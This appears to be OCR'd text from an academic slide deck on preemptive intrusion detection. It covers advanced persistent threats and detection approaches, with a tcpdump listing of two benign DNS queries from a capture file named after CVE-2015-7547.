Preemptive Intrusion Detection – practical experience and detection framework

Phuong Cao

Advisors: Prof. Ravishankar K. Iyer and Prof. Zbigniew T. Kalbarczyk

Collaborators: Eric Badger, Surya Bakshi, Simon Kim, Adam Slagell, Alex Withers

ECE ILLINOIS

ILLINOIS


Overview

Advanced Persistent Threat


An advanced persistent threat (APT) uses multiple phases to break into a network, avoid detection, and harvest valuable information over the long term (Symantec, 2016)


Overview

```
root@e69023fc78cc:/opt/cve-2015-7547# tcpdump -XX -r CVE-2015-7547.pcap
reading from file CVE-2015-7547.pcap, link-type EN10MB (Ethernet)
13:33:30.545214 IP localhost.38530 > localhost.domain: 23502+ A? foo.bar.google.com. (36)
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0040 6cfa 4000 4011 cfb0 7f00 0001 7f00  .@l.@.@.........
        0x0020:  0001 9682 0035 002c fe3f 5bce 0100 0001  .....5.,.?[.....
        0x0030:  0000 0000 0000 0366 6f6f 0362 6172 0667  .......foo.bar.g
        0x0040:  6f6f 676c 6503 636f 6d00 0001 0001       oogle.com.....
13:33:30.545224 IP localhost.38530 > localhost.domain: 59058+ AAAA? foo.bar.google.com. (36)
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0040 6cfb 4000 4011 cfaf 7f00 0001 7f00  .@l.@.@.........
        0x0020:  0001 9682 0035 002c fe3f e6b2 0100 0001  .....5.,.?......
        0x0030:  0000 0000 0000 0366 6f6f 0362 6172 0667  .......foo.bar.g
        0x0040:  6f6f 676c 6503 636f 6d00 001c 0001       oogle.com.....
```




Factor graph based
Signature based
Anomaly based

